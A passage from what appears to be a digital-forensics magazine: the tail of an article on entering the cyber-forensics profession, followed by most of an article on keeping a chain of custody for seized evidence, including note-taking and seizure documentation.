Cyber Resource) (Figure 4). You're almost ready, but not yet. Now, here's the hard part. It is almost impossible to get a cyber-forensics role without a referral, and getting a referral means being recognized in the field. See the section "Hands-On In the Field" for an approach.

## PAYING SOMEONE'S WAY

Aside from higher education, training should always be done according to a plan, both for the employee and for the organization's use of the employee to accomplish specific tasks. Training also is a break in routine work, which improves morale. The range of training available is truly amazing, ranging from "free" to quite expensive, for instance, courses in cyber-forensics offered by the SANS Institute. The wide variety of offerings and format helps keep SANS ahead of the pack in many respects, including in Cyber-forensics.

## QUALIFYING TO PRACTICE

Cyber-Forensics is a field that is increasingly subject to government licensing and control. This means that you may not be allowed to practice your skills and abilities legitimately under any circumstances in some areas, which creates a monopoly for licensed professionals. That does not make them good, but it does make them legal, and able to get paid for their work.

While working for an employer, practicing cyber-forensics on their behalf is quite acceptable unless forbidden by unions or other rules, but in the United States at least, if you wish to charge for your cyber-forensics services as a contractor, say for data recovery, you must find out the legal requirements in your area. In some jurisdictions, if you are not a licensed private investigator, you must be working for one to be allowed to charge fees for your services. You may have to work with such a person for years. Failing to do so may result in serious fines, even prison.

Please note that if you are going to be appearing before a court of law, you are going to have to have a degree in a field that is related to cyber-forensics, such as computer science, information assurance, etc., or many years of experience to make up for it. This is required for credibility.

## HANDS-ON IN THE FIELD

A cyber-forensics professional needs hands-on experience on the behalf of clients to learn and obtain referrals. Sometimes, these opportunities are a call for assistance or a chance to volunteer according to job advice provided by the Houston Chronicle. Other times, they are obtaining gradual recognition of your skills. One of the best ways for this to occur is to ask for help from one or more mentors, and then to join cyber-forensics groups. A group that I can recommend is the High Technology Crime Investigation Association (HTCIA). Once this occurs, then your real training begins, because computer forensics is just as much "art" as it is science. See the "ON THE WEB" reference to Gary Kessler's collection of links, which includes many such possible organizations to join.

## HANDS-ON PRACTICE

Hands-on practice in digital forensics is required. There are ample ones, including various aggregation websites that do a great job of keeping up with currently available scenarios. A good start is the Forensic Focus site, "Test Images and Forensic Challenges". During the teaching of digital forensics for the bachelor's program, I was able to locate a half-dozen fairly easy in order to satisfy my students' desire to obtain additional proficiency in the field. Even if they could not solve the challenge, many of these challenges have solutions which provide hints on how to properly approach digital forensics as a skill, as well as the tools to use.

## DO YOU HAVE WHAT IT TAKES TO BE HIRED?

Recall what a good candidate has in the field. You must reflect that process perfectly, or you will be wasting a lot of time hoping for interviews. Many of the upcoming cyber –forensics certifications have study guides, lists of competencies, KSAs, etc., but none seem to have a full self-assessment sheet. If you are able to pass the self-assessment for the Digital Forensics Certification Board, I recommend getting their certification and applying for jobs.

## CATCHING THE CHEATS IF YOU CAN

As in all fields, there are cheats and hucksters. These are the species of humans who fake resumes, engage in questionable billing, fake certificates, fake references and steal your toilet paper from the supply room. The hiring process described will catch the majority of them, but keep in mind the following tips when checking someone out:

Skills: Asks questions that are matters of art, not what is found in books. Start with something relatively stupid, such as "why would anyone use MD5 checksums"? A book answer is interesting, a false answer that they are acceptable is a better answer. Then, you can save your money on having to perform an assessment.

Ethics: Think of several different ethics questions that will stir up the emotions of the candidate. I would focus on confidentiality, quality, stealing and filing complaints.

## BUT BEING READY FOR THE BUBBLE

Please keep in mind that there is no such thing as an unlimited expansion in economics. Given the long lead-time for developing information security professionals, the need may decline, or the paradigm behind our current understanding of privacy, the surveillance state, or even compliance may change. A similar thing happened in the pharmaceutical industry many years ago, where a pharmacist used to be a highly paid, fairly rare commodity, but over time, the market was flooded and salaries declined. One thing that will likely not change is the need for cyber-forensics specialists, who are a special kind of talent closely connected with the legal system of thousands of worldwide jurisdictions. It may be one of the best fields to end up in, with more generalized cyber-security competencies being the gateway to this field.

## IN SUMMARY

By setting goals for yourself, or your employees for entry into Cyber-Forensics, a step-by-step process can be followed to develop competencies and then eventually succeed at landing a job in this role. Despite the concerns raised by Winn Schwartau, that the hiring crisis is artificial due to unrealistic standards, cyber-forensics professionals are a special breed because the lives of many are affected by their findings, with justice or injustice being the result.

## ABOUT THE AUTHOR

*Chris Walker, MSM-ISS, CISSP, has decades of experience in information technology and information security roles, including IT support, training, academic instruction, information security analysis, vulnerability management, risk management, incident response, network forensics as well as internal contract project and operations management. He is currently employed for the State of Texas as an information security professional and is an adjunct faculty member for ITT Tech Austin Information Systems and Cyber Security (ISC) Bachelor's program, teaching mostly ethical hacking and cyber-forensics. He also provides global information security consulting for Agile Precis, LLC. He can be reached at chris@agileprecis.net.*

## ON THE WEB

- *www.acm.org*, Association of Computing Machinery
- *www.computer.org*, IEEE Computer Society
- *www.dfcb.org/DFCB_Final_KSAs-submiited-3-15-2009.pdf*, Digital Forensics Certification Board KSAs
- *www.garykessler.net/library/forensicsurl.html*, Supreme collection to links and documents relating to computer forensics, including organizations, hash datasets, tools, test images, papers, issues and blogs.
- *https://www.dfcb.org/dfcbapplication/login/AssessmentForm.aspx, DFCB Self-Assessment worksheet*
- *http://www.computerworld.com/s/article/9203159/Cubicle_wars_Best_and_worst_office_setups_for_tech_workers?pageNumber=1*. After reading this article, you will want to hire an office layout consultant to ensure the layout matches the work tasks.
- *https://cio.gov/wp-content/uploads/downloads/2013/04/Cybersecurity-Workforce-Planning-Diagnsotic.pdf*, The Cyber Security Workforce Planning Diagnostic
- *www.computerforensicexaminer.com/computer-forensics-expert-florida-miami-palm-beach-lauderdale-dave-kleiman-forensic-training-files/Digital%20Forensics%20DFCB%20and%20the%20ABA%20Resolution.pdf*, Cyber Forensics Competencies
- *cyberforensics.purdue.edu/*, Cyber Forensics Purdue University, top practitioners, Dr. Marcus Rogers and Dr. Sam Liles
- *http://www.ncis.navy.mil/CoreMissions/CI/Pages/default.aspx*, knowing when someone is likely being untrustworthy.
- *www.isc2.org/cyber-forensics.aspx*, (ISC)$^2$ CCFP-Certified Cyber Forensics Professional Certification.
- *www.forensicfocus.com/images-and-challenges*, Forensic Focus, "Test Images and Forensic Challenges".
- *www.eccouncil.org/certification/computer-hacking-forensics-investigator*, EC-Council Computer Hacking Forensic Investigator, Version 8.
- *www.psychometric-success.com/downloads/download-practice-tests.htm*, some general skills practice tests.
- *www.manpowergroup.us/campaigns/talent-shortage-2012/pdf/2012_Talent_Shortage_Survey_Results_US_FINALFINAL.pdf*, ManpowerGroup 2012 Talent Shortage Survey.
- *www.telecomsys.com/services/cyber-solutions/performanscore.aspx*, Telecom Sys KSA measurement system.
- *computer-forensics.sans.org/blog/2010/06/21/computer-forensic-examiners-pi-licensing-requirement-revisited/*, Cyber Forensics Licensing By State.
- *www.opm.gov/policy-data-oversight/assessment-and-selection/competencies/mosaic-study-competencies-master-list.pdf*, Office of Personnel Management Cyber Security Competencies.
- *challenge.gov/AirForce/42-dc3-digital-forensics-challenge*
- *www.teex.com*, see free Cyber Forensics Training

## REFERENCES

- (ISC)$^2$, "The 2013 (ISC)2 Global Information Security Workforce Study", *https://www.isc2.org/uploadedFiles/(ISC)2_Public_Content/2013%20Global%20InfoInforma%20Security%20Workforce%20StuSt%20Feb%202013.pdf*
- Assante, M. and Tobey, D., "Enhancing the Cyber Security Workforce", *https://www.nbise.org/wp-content/uploads/2012/07/AssanteTobey_2011_IEEE.pdf.*
- Atkinson, M., "VIVA MABUSE! #5: HELLO, YESTERDAY", *http://blog.sundancenow.com/weekly-columns/viva-mabuse-5-hello-yesterday*
- Brunot, T., "Qualifications for Computer Forensics", *http://work.chron.com/qualifications-computer-forensics-11952.html*
- CSI Cyber, "Cyber Forensics Competency Assessment", *http://csicyber.dfilink.net/*
- Defense Cyber Crime Center-Defense Cyber Investigations Training Academy, "Digital Forensics Academic Excellence Program (CDFAE)", *www.dc3.mil/cyber-training/cdfae*
- Maybury, M., "Cyber Vision 2015: Air Force Cyber S&T Vision", *http://www.ndia.org/Divisions/Divisions/ScienceAndEngineering-Technology/Documents/SET%20Breakfast%20Presentation.pdf*
- NIST, National Security Workforce Framework, "National Initiative for Cybersecurity Education (NICE)", *http://csrc.nist.gov/nice/framework/*
- Prometric, "Cyber Security Essentials", *https://www.prometric.com/en-us/clients/cybersecurity/Assets/default.html?cshp*
- SANS Institute, "Cyber Talent Assessments", *http://www.sans.org/cybertalent*
- Schwartau, W., "THE GREAT GLOBAL TALENT SEARCH: SOLVING THE CYBER SECURITY HIRING CRISIS", *http://www.nuitduhack.com/slides/ndh2k12/SCHWARTAU%20Solving%20Hiring%20Crisis%20NDH.pptx.pdf.*
- Sullivan, D., "Your First Computer Forensic Job Interview", *http://www.forensicfocus.com/your-first-computer-forensic-job-interview*
- Ulsh, Adrian, "How to Supervise & Produce Real Results", Skillpath, *http://www.skillpath.com/index.cfm/resources/description/id/11-4605*
- Vijayan, J.," Demand for IT security experts outstrips supply", *http://www.computerworld.com/s/article/9237394/Demand_for_IT_security_experts_outstrips_supply?taxonomyId=10&pageNumber=2.*

# CHERISHING THE CHAIN OF CUSTODY

by David L. Biser

In any digital investigation an often overlooked but extremely important piece of the entire process is the Chain of Custody and this needs to be corrected. Ensuring that a Chain of Custody is in place for each piece of evidence is vital to the successful conclusion of any case, whether legal or civil. Rather than not using the Chain of Custody you should cherish it. Regard it as a piece of the investigative puzzle that will help you obtain the evidence you need and present it in a court of law or a civil litigation trial.

**What you will learn:**

- When to start a Chain of Custody
- What should be included on a Chain of Custody
- Where the Chain of Custody should be stored
- Legal implications of the Chain of Custody

**What you should know:**

- Basic legal principles regarding the seizure and handling of digital evidence
- Basic civil case rules and guidelines
- Basic criminal case rules and guidelines

Cherish the Chain of Custody? Why would you cherish it? In this article you will read about the Chain of Custody and its importance to an investigation. The Chain of Custody allows the investigator to track each piece of evidence from the beginning of the case to the end, whether it is a civil trial or a criminal prosecution. The Chain of Custody should be embraced and used by investigators whenever they have to seize a piece of evidence and process it.

Each digital investigation, whether criminal or civil, begins in a similar way. A complaint is filed by someone regarding an illegal activity, if criminal, or a breach of rules and policies, if civil. It is here that the digital investigator hits the ground. After receiving the initial complaint the investigator begins to build the case by gathering facts, interviewing witnesses or obtaining other pieces of possible evidence that either further the case or cause it to be closed.

Since the purpose of this paper is to focus our attention on the Chain of Custody we must begin here. Oftentimes evidence is located and seized early on in the investigation and properly handling that evidence is essential in discerning what occurred. We will take a look at some of the types of evidence that an investigator might come across early on in the investigation and how to handle that evidence.

I write this article from the perspective of a criminal investigator. But the principles contained in the article apply to any case in which digital evidence is seized and has the possibility of being presented as evidence. The Chain of Custody is extremely important in protecting the evidence from tampering and then being presented as the original which was seized at the start of the investigation. Yet, the Chain of Custody is only as strong as its weakest link. If one person handles the evidence and fails to sign the Chain of Custody, then it might be excluded during a trial. This can easily be avoided if you follow the procedures outlined in this article.

## NON-DIGITAL EVIDENCE

Now, even though this magazine and most of our careers will focus upon digital evidence of one form or another, we shouldn't neglect evidence that is in a non-digital format. This can include written statements and other items that you should be aware of.

One of the most often forgotten pieces of evidence for us to consider here is the forensic examiner's notes. Yes, that is right; your notes might very well become a key piece of evidence in a trial or a civil proceeding. These notes are called many different things depending upon the jurisdiction in which you find yourself. For the purpose of this article I will refer to them as handwritten notes. Many forensic examiners do take copious amounts of notes as they proceed through their examination of the digital evidence and this is a good thing. This provides us with an easy way to remember what we did, how we did it, any problems we might have encountered and how we dealt with those problems.

These hand written notes might become a part of your actual typed report, which is submitted in digital format, however do not forget about your handwritten notes! I can almost guarantee you that a defense attorney will not forget. In one case that I worked involving a possible trial this was one area that I was unprepared for and so I share it with you so that you can learn from my mistakes.

I had completed a forensic examination of a suspects computers in a child pornography case. The suspect was eventually charged federally with multiple counts of distribution, production and possession of child pornography. I completed my typed report, attached it to the case file and promptly moved on to the next case in line. A few months later as pre-trial motions were beginning I received a telephone call from the federal attorney working the case with some questions.

One of those questions pertained to my notes. "Did you take any notes while you were conducting your forensic examination?" I had and I so informed the attorney. He then checked the case file looking for these handwritten notes, but there were not there. I had used them to put together my typed report and then shredded the hand written notes, almost without thinking about it! This presented a problem because the defense attorney had requested all hand written notes during the discovery phase of the trial. Now, thankfully, this was not a hurdle that could not be overcome. After explaining that this had been my standard procedure for many cases it was decided to move along with my typed report and disregard the lack of hand written notes.

So, at this early stage of the case, I would implore you to remember your hand written notes. They should be included in the case file and also be included in a Chain of Custody so that the possibility of tampering is removed. This is also important for a variety of reasons that are often overlooked or simply forgotten by many digital investigators.

Your hand written notes provide you with a window to the past. They allow you to remember the process, the methods, the problem solving techniques that you might have had to use for each case that you work. The hand written notes should be more detailed than the typed report you submit as your forensic report. When you have to testify you should have both your forensic report and your hand written notes with you to help you remember small things you might have forgotten about the case.

There is an issue here as well that we should review together. When you are on the stand and have your notes, case file, or forensic report with you, they can be a great aid, but they could also be a hindrance to the case! I have seen defense attorney's request to examine your case file, including your hand written notes, as you are on the stand. It is at this point that I want to warn you of a common error made by many investigators, whether digital or not, in their note taking.

Do not, I repeat, do not; use your notes as a doodle pad! Do not write your inner most thoughts regarding the suspect, the victim, or even the case itself, in your notes. Do not craft cute little cartoon characters in your notes. Do not take other notes, from say a phone call, in your notes. If you do this and the defense attorney gets your handwritten notes, he or she will have a field day with you on the stand. It might not create enough reasonable doubt in the minds of the jury, but you will surely be embarrassed on the stand and your credibility will suffer.

Do not forget about this part of your investigation. Each and every piece of the investigative puzzle is important in the successful conclusion of a case, so let us not neglect the small parts!


## THE SEARCH WARRANT OR CONSENT

In many cases you will find yourself either applying for a search warrant or seeking to obtain consent to search a piece of digital media. Since this paper is focused on the Chain of Custody we will not delve into the world of writing a search warrant or chronicling consent. Rather, we will turn our attention to the process of seizing the digital evidence and documenting it properly on a Chain of Custody.

Upon entering the crime scene or the office where the digital evidence is located you should already have a plan in place. This plan should cover the layout of the building or office involved and have specific individuals assigned to specific tasks. This is yet another important part of the total investigative process, but one in which many mistakes are made. Having a search and seizure plan ready upon entry will streamline your efforts and also make managing the chain of custody much simpler.

The entry team should be designated and assigned to specific areas for the follow-up search process. This should be done as detailed as is possible, including names of the assigned personnel and their assigned tasks. A pre-search warrant briefing will allow you to tell everyone what their assignments are and enable you to be ready for this stage of the investigation.

A common technique here is to utilize an alphabetical or numbering system for each room to be searched. A simple way to initiate this type of search scheme is to craft a document such as the one pictured in figure 1. The room number or letter should be clearly identifiable on the paper. It should have a type of Chain of Custody included on it as well. This can be as simple as providing a place for any investigator who enters the room to sign and identify themselves as being in that room and at what time. This will help greatly later on, if a piece of evidence shows up that no one remembers seizing, but is marked with a room. Referring to the separate documents will hopefully help you to determine who the seizing officer was so the chain of custody can be properly completed.



A

Room Description: ___________________________________

Entry Log

| Investigator | Time in | Time out | Evidence seized |
|---|---|---|---|
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |

**Figure 1.** *Room label form (note this form is a generic example)*

Now, upon entry the first step is to ensure that all parties are safe and that all the evidence has been secured. You should remember that digital evidence can be extremely fragile and easily destroyed so protecting that should be high on your priority list upon making entry to the suspect location. The next step should be to photograph or video the scene to document how it appeared at the time of the entry. The third step should be to number or assign letters to each room in the area to be searched. Once these initial steps have been completed the searching can begin!

## DOCUMENTING THE SEIZED EVIDENCE

Whether you are conducting a search warrant or obtaining evidence via consent, it is important to document it correctly immediately upon seizure. This is where your Chain of Custody will begin and it must be accurate from the very beginning. Now we will look at the process of seizing the evidence and how you should document it on the Chain of Custody.

When a piece of evidence is located and the determination is made that it is to be seized, there are some basic steps that should be followed to properly document the item. The first step is for the person who located the evidence to have it photographed in place. This will help greatly later in the process. The old saying is that a photograph is worth a thousand words is very true in this instance.

Imagine a crime scene in which a child pornography warrant has been executed and upon making entry to the suspect's house his/her computer is located. It is found to be running and as the investigator stands in front of it viewing the screen they see child pornography being uploaded and downloaded via a file sharing program! Taking a photograph of this and being able to show it to a jury is vital to presenting a strong case. So, make sure that the evidence is photographed in the midst of its surroundings.

After photographing the evidence the person who located it should transport it to a central location at the scene for initial processing. Here, should be located a person identified as the seizing officer or person. It is this person's responsibility to begin the Chain of Custody process.

## STARTING THE CHAIN OF CUSTODY

As the evidence is presented to the seizing person it is extremely important that the Chain of Custody be started. Now, if this is a one person show and you alone are handling the search and seizing the evidence, this is where you begin your Chain of Custody as well. I am using examples from larger cases, but the same principles should be applied to smaller investigations as well.

The Chain of Custody should be started here since this is where the evidence was first handled by investigators. Up to this point in time it had been in the possession of the suspect or persons unknown, but now it is evidence and must be handled carefully. Establishing the Chain of Custody correctly here will prevent many headaches or lost cases later.

To emphasize the importance I will use a real world example. During the course of a series of bank robberies, investigators finally obtained enough information to execute a search and seizure warrant at the suspect's residence. Once the initial steps had been taken and the scene was secured the search was started, however, it was a random search with investigators and others floating freely throughout the residence. This lead to problems later on during court preparation.

There was much evidence seized at the house and transported back to police headquarters, where it was provided a generic Chain of Custody with one investigator assigned as the "seizing officer." Basically this one person completed the Chain of Custody and entered the evidence into the secured property room. All was well with the world, right? A bad person had been arrested and numerous bank robberies had been solved, right? Let us see.


As the case moved along several problems arose with the Chain of Custody. As the prosecuting attorneys began to craft their case and the defense began to issue their discovery motions, problems arose, severe problems. A review of the evidence was set up and the prosecuting attorneys along with all the investigators who were at the scene of the search warrant were present. The attorneys had the Chain of Custody in hand and were holding up pieces of evidence and asking "Who found this?" The question was followed by blank looks and a silent room. The next question, "Where was this found?" Was also followed by a similar response. The Chain of Custody had been broken irreparably and the prosecutors knew they had a major problem on their hands.

Reader, do not let yourself be found in this position. It is uncomfortable to say the least. We should each be striving to be the most proficient and professional digital investigator we can and that includes the Chain of Custody. Thankfully the story does have a happy ending, the suspect plead guilty and was given a lengthy sentence.

## FILING OUT THE CHAIN OF CUSTODY

Most Chain of Custody forms follow a standard format which can be used across a broad spectrum of different types of cases. This is great for our purposes and we will review what sort of information you should include on a Chain of Custody.

The Chain of Custody is aptly named. The word "chain" describes the series of individuals who handle the piece of evidence described on the


[ GEEKED AT BIRTH ]
University of Advancing Technology
UAT
Learn. Experience. Innovate.
You can talk the talk.
Can you walk the walk?
[ IT'S IN YOUR DNA ]
LEARN:
Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies
www.uat.edu > 877.UAT.GEEK

Chain of Custody. The Chain should never be broken. If it is broken then the evidence could be excluded from trial by a judge. The chain's links are composed of the different individuals who handle the evidence, from the first seizing officer, to the property room custodian, to the trial transporting person. No matter what type of case, if a person touches the evidence they should become a part of the chain.

First, a detailed description of the item seized should be included. Any identifying features, such as color, size, type of object, brand name, etc. should be utilized to help identify the item later. If the item has a serial number of course this should be included to help in identification. In some cases computers may not have an easy to find identification number and you might find yourself asking how you can identify the item? At this point you can use as clear a description of the physical item as possible and then either a model number or a service tag could be used in lieu of a serial number.

Any damage to the item should also be noted at this point in the seizure process. Now this isn't technically vital to the Chain of Custody, but it does provide you with some protection against being accused of having damaged an expensive piece of equipment later in the investigation. So, ensure you document the physical state of the item being seized.

An often overlooked part should be included here as well. Where, exactly, was this item located during the search? If you followed the procedure above, with lettering or numbering rooms, then you can clearly and easily state that "Item 1 recovered in room B." This provides you with the location of the item. If you didn't follow the procedure above, the something such as "Item 1, recovered in living room on desk" could work. Whichever method you use, ensure that you specify where the item was found.

Next the person who initially located the item should be identified on the Chain of Custody form. That person should have their name, at least, printed on the form, and then they should sign it as well as place the date and time of seizure on the form. After this is completed the seizing person should then print their name on the form and sign it with the date and time it was placed into their possession.

We need to remember that the Chain of Custody is a way of tracking who had possession of an individual piece of evidence at all times. So, if a person then picks up the item and carries it out to a vehicle to be transported to another location, they should also sign and place the date and time on the Chain of Custody. It never pays to be lazy and that is very true when dealing with custodial issues. I can't stress enough how much trouble taking these very simple steps could save your investigation later in the process.

## THE CHAIN OF CUSTODY GOES WHERE?

Now that the Chain of Custody has been started and the evidence is seized it becomes your property. Whoever is in possession of that evidence is responsible for its wellbeing and its integrity? So, what is the easiest way to make sure this is documented? By the Chain of Custody!

